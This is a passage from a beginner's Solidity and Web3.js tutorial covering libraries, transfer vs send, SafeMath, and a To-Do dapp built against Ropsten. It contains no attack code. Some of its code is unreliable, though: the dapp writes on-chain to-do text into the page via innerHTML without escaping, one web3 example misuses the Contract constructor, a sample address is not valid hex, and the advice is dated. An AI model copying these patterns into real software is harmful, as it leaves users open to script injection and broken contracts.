The first way is by just importing the library and using it like this:

```
pragma solidity 0.4.20;
library Example {
      function doSomething() public {
            // Do something here
      }
}
contract Magic {
      function doMagic() public {
            Example.doSomething(); // This is how you execute the
library function
      }
}
```

The second way is with the keyword `using` which "includes" the functions into a type of variable, for instance:

```
pragma solidity 0.4.20;
library ExampleLibrary {
      function doSomething() public {
            // Do something
      }
}
contract A {
      using ExampleLibrary for uint256;

      function calculate(uint256 _number) public {

              _number.doSomething();

      }

}
```

In summary here's what you learned in this chapter:

- What a Smart Contract interfaces, how to use them and why.
- How to create an instance of a deployed contract with an interface instead of the full contract.
- How to create libraries and why they are good.
- How to use libraries on your Smart Contracts.

25. The transfer and send functions

There are several global functions that you can use to transfer ether from a contract to a user or another contract. When you use these functions to send ether to another contract, that contract will only receive the ether if it has a payable function. For instance:

```
pragma solidity 0.4.20;

contract Example {

        function transferTo(address _receiver) public {

                _receiver.transfer(10); // The receiver address will
get 10 wei from this contract.

        }

}
```

The receiver address must have a payable fallback function for this to work since you're calling the fallback function when you use transfer or send.

What's the difference between `.transfer` and `.send`?

If the transfer functions fail for any reason, the execution of the function will be reverted. This means if you did any variable modifications before the transfer, they will not be executed.

On the other hand, if you use the function send, it will return false if it fails and true if it succeeds. This means that even if it fails the code will continue executing and the variable modifications will stay after the call.

For that reason, I always recommend using transfer for sending ether.

Important to note that it will only work if the receiver contract has a fallback function with the payable modifier and the contract that is executing the transfer has enough balance to make the transfer. It will always work for account addresses as long as you have balance.

For instance:

```
// The address of this contract is 0x9ufjs8dfu94y993oiyf4h84uf89

pragma solidity 0.4.20;

contract A {

      function () public payable {}

}

contract B {

      function transferTo() public {

            // This will work because the contract A has a
            fallback function with the payable modifier.
            Otherwise it won't work unless it's an account user
            address

            0x9ufjs8dfu94y993oiyf4h84uf89.transfer(10);

      }

}
```

In summary:

- Always use the transfer function because it's safer for sending ether compared to the send function unless the transfer is optional.
- You can send ether to a contract or a user address. If you send ether to a contract, that contract must have the fallback function with the payable modifier to be able to receive the payment.
- In any case, the sender contract must have enough balance to transfer. You can check the balance of the contract with `this.balance` and you can see the address with `this`.

26. Mathematical calculation utilities

At the beginning of the book we talked about the fact that numbers can overflow. This means that if you exceed the capacity of the uints and ints, the value will reset again from zero. In real world situations you don't want that.

Imagine this: You have a mapping of the balances of all the users inside your Smart Contract. Each user has a specific amount of their own ether stored in this contract. What would happen if you overflow the uint that indicates how much ether a user has? Then that user will get way too much or too less ether.

There are several solutions available as open source code to avoid this problem and I want to share with you one of the most popular. It's the safe math library from Open Zeppelin. Just copy this code to a Smart Contract for safe mathematical calculations:

```
library SafeMath {

  /**
  * @dev Multiplies two numbers, throws on overflow.
  */
  function mul(uint256 a, uint256 b) internal pure returns
(uint256) {
    if (a == 0) {
      return 0;
    }
    uint256 c = a * b;
    assert(c / a == b);
    return c;
  }

  /**
  * @dev Integer division of two numbers, truncating the
quotient.
  */
  function div(uint256 a, uint256 b) internal pure returns
(uint256) {
    // assert(b > 0); // Solidity automatically throws when
dividing by 0
    uint256 c = a / b;
    // assert(a == b * c + a % b); // There is no case in which
this doesn't hold
    return c;
  }

  /**
  * @dev Substracts two numbers, throws on overflow (i.e. if
subtrahend is greater than minuend).
  */
  function sub(uint256 a, uint256 b) internal pure returns
(uint256) {
    assert(b <= a);
    return a - b;
  }
  /**
  * @dev Adds two numbers, throws on overflow.
  */
  function add(uint256 a, uint256 b) internal pure returns
(uint256) {
    uint256 c = a + b;
    assert(c >= a);
    return c;
  }
}
```

Then, to use this library in your code do:

```
pragma solidity 0.4.20;
import "SafeMath.sol";
contract Example {
      using SafeMath for uint256;
      function addNumbers(uint256 _number) public constant
returns(uint256) {
            return _number.add(3); // This is the equivalent to
      number + 3
      }
}
```

This library provides you with the functions:

- Add: `number.add(anotherNumber);`
- Div: `number.div(anotherNumber);`
- Sub: `number.sub(anotherNumber);`
- Mul: `number.mul(anotherNumber);`

You'll be able to add numbers, multiply and substract numbers safely. If a number would over or underflow, the transaction will revert immediately for avoiding massive damage on your contract.

In summary:

- You understand the dangers of overflowing numbers.
- You know how to use libraries with the keyword `using`.
- You will use the Safe Math library for secure mathematical calculations.

27. Web3.js

Web3 is a Javascript library also available in python, java and many others. It allows you to connect to the blockchain and interact with Smart Contract in your web apps, converting them effectively in dapps, decentralized apps.

In this chapter you'll learn how to convert a web app to a dapp or decentralized application with web3.js.

The users of your dapp will need to have Metamask, mist or any other software that allows them to use their own accounts to interact with your dapp. Since those programs connect to the blockchain and inject your account address inside the dapp.

How do you use Web3.js on your web app to interact with deployed Smart Contracts on the Ethereum blockchain?

Good question, here are the steps that you must follow to use Smart Contracts inside Javascript. We'll talk about each of them in detail later:

1. Import the library Web3.js
2. Connect to the blockchain network of your preference with the Web3 provider.
3. Initialize the Smart Contract that you want to use with the ABI and address of that contract.
4. Start executing functions of that contract and sign them with Metamask.

Seems like a lot but if you follow the steps you'll be fine.

28. Importing the library Web3.js

Create a folder with an index.html file. Inside that index.html create a simple html document with head and body.

Go to the github of web3 and copy the minimized version of web3 from here:

https://github.com/ethereum/Web3.js/blob/develop/dist/web3.min.js

Then create a `web3.min.js` file inside your folder and paste that content. Save the file. That's the web3 utility that you'll use in your web app.

Import it inside your html file like so:

```
<script src="web3.min.js"></script>
```

Now your html file should look something like this:

```
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
```

```
    <title>Web3 dapp</title>
</head>
<body>
    <script src="web3.min.js"></script>
</body>
</html>
```

That’s how you include Web3.js for plain Javascript projects. If you’re using a framework such as react, you can simply install web3 with:

```
npm install web3
```

And then importing it with `require` or `import`. That’s only if you know how to use such a framework. In this book I want to show you how it’s done without frameworks, so you understand the essential functionality of web3. It’s up to you to implement it inside your framework of preference.

If you did everything right, open the html file with your browser. Then open the developer tools, in chrome you can do that by pressing F12. Type `Web3` (note the uppercase W), which is the global object that you have available after importing web3. You should see the object.

If you get any errors such as Web3 is not defined, then you have to make sure you’ve followed the steps and that the library is properly imported because for some reason it’s not recognizing the Web3 script that you just created. Search on google for the exact error you’re getting until you solve it if you have this issue.

29. Connecting to the blockchain network

To start using web3 you need to connect to the blockchain network. There are many networks in Ethereum, the main one it’s called homestead and it’s where the real ether is used. There are 3 test networks called Ropsten, kovan and rinkeby where the ether doesn’t have real value. They are separate blockchains with the same functionality as the main one but without real ether. You can get test ether from different places.

When developing you want to connect to Ropsten since it’s the most popular test net where it’s really easy to get ether for playing around.

Now to be able to connect to that blockchain, you need to run a local Ethereum node. This means that you have to download the entire Ropsten blockchain, which is hundreds of gigabytes for using that network.

However, there’s a better solution. The good people of consensys have created Metamask and infura. Infura is simply public, free Ethereum nodes. Which means that you can connect to one of those nodes that have downloaded the entire Ropsten blockchain without you spending any time or space.
Before connecting to the blockchain of your preference with infura, create a new file called app.js and import it in your `index.html` file. Inside that file, connect to the Ropsten blockchain using infura:

```
// This is the content of app.js
```

```
window.web3 = new Web3(window.web3 ? window.web3.currentProvider
: new Web3.providers.HttpProvider('https://ropsten.infura.io'));
```

That line is creating the web3 (with lowercase W) instance. First, we are checking if web3 is already defined. This happens when you have Metamask or similar applications where they inject their own web3 global object modified to sign transactions.

If that is defined, then we use the `currentProvider` that they are giving us. Otherwise, we create a new provider with infura. In this case it's ropsten.infura.io. You can use that url to connect to the Ropsten blockchain but remember that it's limited in the number of requests that you can execute. If you want an unlimited url, go to infura.io, register with your email and they will send you a unique token to connect without restrictions.

30. Initializing a Smart Contract


Now that you connected to the Ropsten network and you initialized the web3 instance, you want to initialize your Smart Contract for interacting with it.

To use a Smart Contract with web3, you need 2 elements:

- The ABI object which contains the functions and variables of that contract. Is just like a Smart Contract interface but in Javascript.
- The address of the deployed Smart Contract on Ropsten that you want to use.


To get the ABI of your contract you can use Remix.ethereum.org where, after pasting your code, you'll be able to see the ABI of that contract. Here are the steps:

1. Go to Remix.ethereum.org
2. Paste your contract code




```
pragma solidity 0.4.20;
contract TodoList {
    struct Todo {
        uint256 id;
        bytes32 content;
        address owner;
        bool isCompleted;
        uint256 timestamp;
    }
     uint256 lastId;
     // Owner => todos
    mapping(address => Todo[]) todos;

    modifier onlyOwner(address _owner) {
        require(msg.sender == _owner);
        _;
    }

    function addTodo(bytes32 _content) public {
        Todo memory myNote = Todo(lastId, _content, msg.sender, false, now);
        todos[msg.sender].push(myNote);
        lastId++;
    }

    function markTodoAsCompleted(uint256 _todoId) public onlyOwner(todos[msg.sender][_todoId].owner) {
        require(!todos[msg.sender][_todoId].isCompleted);

        Todo[] userTodos = todos[msg.sender];
        for(uint256 i = 0; i < userTodos.length; i++) {
            if(userTodos[i].id == _todoId) {
                todos[msg.sender][_todoId].isCompleted = true;
                break;
            }
        }
    }
```

3. In the tab “Compile” there’s a button that says “Details”, click on it.



4. You’ll see several rows of information. Go to the one saying “ABI” and click on the small copy button on the right:



5. That’s the ABI that you need.

Simply copy and paste that Javascript object inside your app.js like so:

```
const ABI = <paste-the-ABI-here>
```

I recommend you however, that you minimize that ABI json data. Minimizing means removing the empty spaces for compacting the code. You can do so on this page: https://www.cleancss.com/json-minify/. Paste your ABI json data and click on “JSON minify” for getting the minified ABI. Now you can paste the ABI here:

```
const ABI = <paste-the-ABI-here>
```

Then you want to get the address of the deployed contract. You can see the address of your contract the moment you deploy it to Ropsten, after the transaction has been mined. Annotate that address and create a variable:

```
const contractAddress = “0x923ujfo923u...”
```

Once you have that, you can create the Smart Contract instance. Depending on the version of web3 you’re using it will be slightly different. Check the Web3.js docs for your version to see the exact steps. Here’s how you’d do it for web3 1.0 beta:

```
let contractInstance

new web3.eth.Contract(ABI, contractAddress).then(instance => {

      contractInstance = instance

})
```

Remember that the code above is for the version 1.0 of web3 which is still on development at the time of writing this. If it doesn’t work for you, check the version that you’re using by opening the dev tools of your browser with F12 and typing `web3.version` you’ll see the version that you’re currently using.

If it's the version 1.0 go to these docs: `https://web3js.readthedocs.io/en/1.0/web3-eth-contract.html` that show you the exact steps that you must follow for instantiating the contract in web3.

If you're using the version 0.20.X go to these docs instead: `https://github.com/ethereum/wiki/wiki/JavaScript-API#web3ethcontract` and figure out how to instantiate the contract. It's all updated and explained in detail there.

31. Using a contract with Metamask and Web3.js

You can execute function from a contract by their name. In web3 1.0 beta it's like this:

```
contractInstance.methods.generateNumber(parameter1,
parameter2).send();
```

In that line you're executing the example function `generateNumber` and you're passing 2 parameters, the parameter1 and the parameter2. Then you send that information to the blockchain. That is for non-constant functions. The parameters are optional and depend on the function definition of your contract.

If you execute the code with the right function name and parameters you'll see a Metamask window pop up indicating gas and price information about the transaction that you're about to make. You can confirm it or reject it.

If you want to use a constant function, you have to execute the function with `.call()` instead of `.send()`. The difference is that `.call` is reading information from the blockchain, which is free since you already have it on the node that you're connected in.

Send is creating a new transaction which modifies the state and the blockchain and has to be processed by the miners of the Ropsten network.

To get variables' values, you make a .call execution. Remember that they must be public variables or you have to create a constant function that returns the value of that variable.

In summary, here's what you learned in this chapter:

- What is Web3.js, how do you use it and the steps to follow for setting it up
- How to execute functions with web3 1.0 either by using call() or send()
- How to initialize a Smart Contract inside your web app with web3
- What is a Smart Contract ABI and the address of the contract

32. Important functions and variables of Web3.js

There are several variables and functions available inside the web3 instance object that will be very useful for you; those are:

- **web3.eth.accounts**: It's an array containing all the account addresses available from Metamask or any other method. You usually use web3.eth.accounts[0].
- **web3.eth.accounts.create():** A function that allows you to create an account with random parameters. You'll get an object with the address, the private key and some functions to sign transactions with that account.

- **yourContractInstance.methods.yourFunction().estimateGas():** This is one of the ways that you can calculate how much a specific function execution will cost. It will give you a precise number that will help you make cheaper transactions.
- **yourContractInstance.events.allEvents():** This is for getting in real time the events updates. Each time an event is executed in that contract instance, you'll see some information in this function. Really useful for activating specific features when an event happens in the code.
- **yourContractIntance.getPastEvents()**: Returns all the past events that contract. Good for checking the "logs" available on the blockchain.

I highly recommend you to check the docs of Web3.js for learning more about additional functions that you will probably need at some point here:
https://web3js.readthedocs.io/en/1.0/

They have detailed explanations about what each function does inside web3 and how it is used.

33. How to create a dapp: Using Web3 for your To Do application

Now that you know the essentials of Ethereum development, it's a good time to put that web3 knowledge to practice by taking the previous contract project that you made and creating a front end web application for it. You want to learn how to create web3 applications that interact with Smart Contracts deployed on the Ethereum network.

To do that, you'll follow 2 steps:

1. Creating the web app in plain Javascript without frameworks
2. Implementing web3 for the Smart Contract functions

At the end you'll have a fully functional decentralized dapp that it's interacting and updating the blockchain.

34. Creating the web app in plain Javascript

If you've followed the previous chapters, you should already have a project folder with Truffle and the To-Do contract deployed on Ropsten. Otherwise you have to go back to the deployment chapter and deploy the contract either by using Truffle or Remix.

After that you can start creating the application.

First, let's review the structure of the project to organize everything properly. These are the folders that you should have:

- contracts/
- migrations/
- node_modules/
- test/
- app.js
- index.html
- package.json
- package-lock.json

- Truffle.js
- Truffle-config.js
- web3.min.js

Remember that we created all those folders by executing `truffle init` and `npm init -y` in that directory. The main files: app.js, index.html and web3.min.js should be in a separate folder. So, go ahead and create a folder called dist/. Then move those 3 files inside.

Because this is a web app, the content of the website will be generated dynamically with Javascript. This means that you won't have to write anything in the html file. Just the essentials.

Now add a div element with a unique identifier. You'll use that for inserting the Javascript content later on. Open index.html and write this code:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <div id="root"></div>

    <script src="web3.min.js"></script>
    <script src="app.js"></script>
</body>
</html>
```

Next, remember that you are interacting with the to-dos contract, so you want to show users several things such as:

- Their active to-dos
- A button with an input to add new to-dos
- A check box to mark to-dos as completed

In order to do that, you'll need to instantiate the Smart Contract that you deployed earlier.

Open the app.js file and create the code for instantiating the Smart Contract of the Todos. You can do that with web3 and Metamask. Go ahead and try it yourself. After that, I'll show you my solution. However, I want you to do your best for finding your own solutions because in the real world you'll be on your own.

Here's how I instantiated the Smart Contract `TodoNotes`:

```
// Remember that we are using Ropsten for this application. Once
completed we may deploy it to the mainnet for public use

// Create the web3 instance with the provider given from
Metamask

window.web3 = new Web3(window.web3 ? window.web3.currentProvider
: new Web3.providers.HttpProvider('https://Ropsten.infura.io'));

// The contract ABI in JSON

const contractABI =
[{"constant":true,"inputs":[{"name":"","type":"address"},{"name"
:"","type":"uint256"}],"name":"todos","outputs":[{"name":"id","t
ype":"uint256"},{"name":"content","type":"bytes32"},{"name":"own
er","type":"address"},{"name":"isCompleted","type":"bool"},{"nam
e":"timestamp","type":"uint256"}],"payable":false,"stateMutABIli
ty":"view","type":"function"},{"constant":true,"inputs":[],"name
":"maxAmountOfTodos","outputs":[{"name":"","type":"uint256"}],"p
ayable":false,"stateMutABIlity":"view","type":"function"},{"cons
tant":true,"inputs":[{"name":"","type":"address"}],"name":"lastI
ds","outputs":[{"name":"","type":"uint256"}],"payable":false,"st
ateMutABIlity":"view","type":"function"},{"constant":false,"inpu
ts":[{"name":"_content","type":"bytes32"}],"name":"addTodo","out
puts":[],"payable":false,"stateMutABIlity":"nonpayable","type":"
function"},{"constant":false,"inputs":[{"name":"_todoId","type":
"uint256"}],"name":"markTodoAsCompleted","outputs":[],"payable":
false,"stateMutABIlity":"nonpayable","type":"function"}]

// The address of the contract deployed on Ropsten

const contractAddress =
'0x814b6984865491153e3a214430bb9c67621ecfba'

// The contract instance of that Smart Contract with the ABI and
address

const contractInstance =
web3.eth.contract(contractABI).at(contractAddress)
```

Essentially, I'm using the ABI and address to initialize the contract instance for using the functions of the contract with web3. Note that this is the version 0.20 of web3 since it's the one used by Metamask at this moment.

Next, we want to create a function that will get the to-dos from the Smart Contract, one by one and then generate the html code with those to-dos. Because in the contract we defined the `todos` mapping as public, the Smart Contract created getters for those functions.

Are you still following me? Cool, keep going, you're learning a ton of useful skills.

This means that you can get each to-do like this:

```
contractInstance.todos(<user-address>, <which-todo-of-the-
array>, (err, todo) => {})
```

Simply sent the address of the user with `web3.eth.accounts[0]` and select which one of the 100 notes stored from that user you want to get. In this case you want to get all the non-empty notes. You can do that with a for loop.

Stop reading right now and try to do it yourself. Your goal is to get all the to-dos with that function and show them on the screen by inserting the html with Javascript.

After you've tried to do it by yourself, you can take a look at how I did it. Here it comes one of the biggest chunks code of the book:

```
// This is how many to-dos we can store for each user

const maxAmountOfTodos = 100

// This will contain the todos in html. We initialize it to an
empty string to avoid having an undefined value

let todos = ''


// Get a specific to-do with a promise for using await async
instead of a callback

function getSingleTodo(index) {

      return new Promise((resolve, reject) => {

            contractInstance.todos(web3.eth.accounts[0], index,
(err, todo) => {

                  if(err) reject(err)

                  resolve(todo)

            })

      })

}


// Gets all the todos one by one and generate the html that will
be inserted in the web app

async function generateTodos() {

      let firstTodo = await getSingleTodo(0)

      todos = `<div class="main-container">

            <h4 class="title-todos">Your To-Dos</h4>

            <input type="text" placeholder="New to-do content..."
id="add-todo-input" maxlength="32" />

            <button class="add-todo"
onClick="addTodo(document.querySelector('#add-todo-
input').value)">Add To-Do</button>`
```

```
      if(web3.toUtf8(firstTodo[1]).length === 0) {
            todos += `<div class="my-todos">You don't have any
todos yet</div>`
      } else {
            todos += '<ul class="my-todos">'
            for(let i = 0; i < maxAmountOfTodos; i++) {
                  let todo = await getSingleTodo(i)
                  let todoContent = web3.toUtf8(todo[1])
                  // If the todo content is empty, stop checking
all the todos
                  if(todoContent.length === 0) break
                  else todos += `<li id="${parseInt(todo[0])}"
class="${todo[3] ? 'todo-completed' : ''}">${todoContent}<span
class="spacer"></span><button ${todo[3] ? 'disabled' : ''}
onClick="markTodoAsCompleted(${todo[0]})">Done</button></li>`
            }
            todos += '</ul>'
      }
      todos += `</div>`
      document.querySelector('#root').innerHTML = todos
}
// Execute the function to generated to-dos when the dapp loads
generateTodos()
```

It may look confusing, but I've created a function that loops 100 times for getting all the to-do notes one by one. Then I created a `<ul>` list in html and I've added each element to it. The rest is just additional classes for styling the code and making it look good.

Also this: `web3.toUtf8(firstTodo[1]).length === 0` is used to check if the to-do content is empty or not since we want to stop looping all the components if the to-do is empty. `Web3.toUtf8` is a function used to convert bytes32 which is in hexadecimal, to utf8 words. You only have to do this if you're storing text in bytes.

Note that when you get a `Todo` instance from the Smart Contract, it returns an array where each value is ordered like so:

```
myTodo[0] // First variable of the struct Todo
myTodo[1] // Second variable of the struct Todo
```

You should know Javascript to be able to create such application because I'm using promises, callbacks and string templates. All of those features are from the latest version of Javascript. Get familiar with it and you'll be fine or implement your own version of the web app.

After adding the function to `generateTodos()`, it's time to create a function that will add a new to-do to the Smart Contract and another function to mark to-dos as completed. Those functions will simply receive the content of the note and the id to send the information to the Smart Contract. Here's how I did it:

```
function addTodo(content) {
      if(content.length <= 0) {
            return alert('You need to write some content to the
to-do note before adding it to the Smart Contract')
      }
      contractInstance.addTodo(content, (err, result) => {
            // Update the todos after inserting a new one
            generateTodos()
      })
}


function markTodoAsCompleted(id) {
      contractInstance.markTodoAsCompleted(id, (err, result) =>
{
            generateTodos()
      })
}
```

I've highlighted the most important sections where I'm making the call to the Smart Contract.

The function `addTodo()` has a parameter called `content`, then it checks if the content is empty or not and adds it to the Smart Contract. Remember that in the Smart Contract we store the content of the notes as `bytes32` so the maximum length of the note will be 32 characters, which you can check in the html input component.

The `markTodoAsCompleted()` function, receives the parameter `id` that will be sent to the Smart Contract for updating the state of that note.

That's all there is for this decentralized application. Here's the complete code:

```
// Remember that we are using Ropsten for this application. Once
completed we may deploy it to the mainnet for public use

window.web3 = new Web3(window.web3 ? window.web3.currentProvider
: new Web3.providers.HttpProvider('https://Ropsten.infura.io'));


const contractABI =
[{"constant":true,"inputs":[{"name":"","type":"address"},{"name"
:"","type":"uint256"}],"name":"todos","outputs":[{"name":"id","t
ype":"uint256"},{"name":"content","type":"bytes32"},{"name":"own
er","type":"address"},{"name":"isCompleted","type":"bool"},{"nam
e":"timestamp","type":"uint256"}],"payable":false,"stateMutABIli
ty":"view","type":"function"},{"constant":true,"inputs":[],"name
":"maxAmountOfTodos","outputs":[{"name":"","type":"uint256"}],"p
ayable":false,"stateMutABIlity":"view","type":"function"},{"cons
tant":true,"inputs":[{"name":"","type":"address"}],"name":"lastI
ds","outputs":[{"name":"","type":"uint256"}],"payable":false,"st
ateMutABIlity":"view","type":"function"},{"constant":false,"inpu
ts":[{"name":"_content","type":"bytes32"}],"name":"addTodo","out
puts":[],"payable":false,"stateMutABIlity":"nonpayable","type":"
function"},{"constant":false,"inputs":[{"name":"_todoId","type":
"uint256"}],"name":"markTodoAsCompleted","outputs":[],"payable":
false,"stateMutABIlity":"nonpayable","type":"function"}]

const contractAddress =
'0x814b6984865491153e3a214430bb9c67621ecfba'

const contractInstance =
web3.eth.contract(contractABI).at(contractAddress)

const maxAmountOfTodos = 100


// This will contain the todos in html. We initialize it to an
empty string to avoid having an undefined value

let todos = ''


// Gets all the todos one by one

async function generateTodos() {

      let firstTodo = await getSingleTodo(0)

      todos = `<div class="main-container">

            <h4 class="title-todos">Your To-Dos</h4>

            <input type="text" placeholder="New to-do content..."
id="add-todo-input" maxlength="32" />

            <button class="add-todo"
onClick="addTodo(document.querySelector('#add-todo-
input').value)">Add To-Do</button>`

      if(web3.toUtf8(firstTodo[1]).length === 0) {

            todos += `<div class="my-todos">You don't have any
todos yet</div>`

      } else {

            todos += '<ul class="my-todos">'

            for(let i = 0; i < maxAmountOfTodos; i++) {
```

```
                        let todo = await getSingleTodo(i)
                        let todoContent = web3.toUtf8(todo[1])
                        // If the todo content is empty, stop checking
all the todos
                        if(todoContent.length === 0) break
                        else todos += `<li id="${parseInt(todo[0])}"
class="${todo[3] ? 'todo-completed' : ''}">${todoContent}<span
class="spacer"></span><button ${todo[3] ? 'disabled' : ''}
onClick="markTodoAsCompleted(${todo[0]})">Done</button></li>`
                }
                todos += '</ul>'
        }
        todos += `</div>`
        document.querySelector('#root').innerHTML = todos
}

// Get a specific to-do with a promise for using await async
function getSingleTodo(index) {
        return new Promise((resolve, reject) => {
                contractInstance.todos(web3.eth.accounts[0], index,
(err, todo) => {
                        if(err) reject(err)
                        resolve(todo)
                })
        })
}

function addTodo(content) {
        if(content.length <= 0) {
                return alert('You need to write some content to the
to-do note before adding it to the Smart Contract')
        }
        contractInstance.addTodo(content, (err, result) => {
                // Update the todos after inserting a new one
                generateTodos()
        })
}

function markTodoAsCompleted(id) {
        contractInstance.markTodoAsCompleted(id, (err, result) =>
{
                generateTodos()
        })
}

generateTodos()
```

I also added some css to make it look good. You can check the complete code on my github: https://github.com/merlox/decentralized-todos which I recommend you visit because it has the latest code for this dapp. Including the css and working product.

Finally, to see how it looks and play with it, open a terminal and install this module:


```
npm i -g http-server
```

Then go to the project folder and do:

```
http-server dist/
```

That will create a simple http server that will make your dapp available on localhost:8080 for you to use it. Remember that you need to be connected on Metamask with the network Ropsten for this to work properly.

The final application will look something like this:




Your To-Dos
New to-do content...
Add To-Do
~~Buy milk~~ Done
Complete writing the book Done
Learn artificial inteligence Done
~~Complete the homework~~ Done
Play a new song with the piano Done
Watch a new movie Done
Walk the dog Done

The notes are stored on the blockchain and they will be there forever. Only you, the owner of the notes, will be able to mark your notes as completed. Other users are able to create their own notes.

35. Ultimate Guide to Convert a Web App to a dApp

In this guide you'll learn all you need to take a web app that you already have and convert it into a dapp. I'll walk you through all the steps from start to finish. At the end of it, you'll know how to create your own decentralized application based on your web apps in any situation.



Name: Merunas
Occupation: Developer
Bio: Hi, I'm Merunas, just a developer tryin to help people out

Jessica says:
Proin tortor erat, sodales id bibendum at, semper at nibh. Quisque eu mattis enim. Donec dictum dui massa, non placerat lorem interdum eu.

Veronica says:
Integer porttitor vel magna in sagittis. Integer suscipit tristique scelerisque. Sed condimentum sit amet mi a rhoncus.

Rick says:
In hac habitasse platea dictumst. Curabitur et nunc ultrices, interdum ligula nec, dignissim augue. Praesent varius nunc enim, ac efficitur augue hendrerit et.

Jessica says:
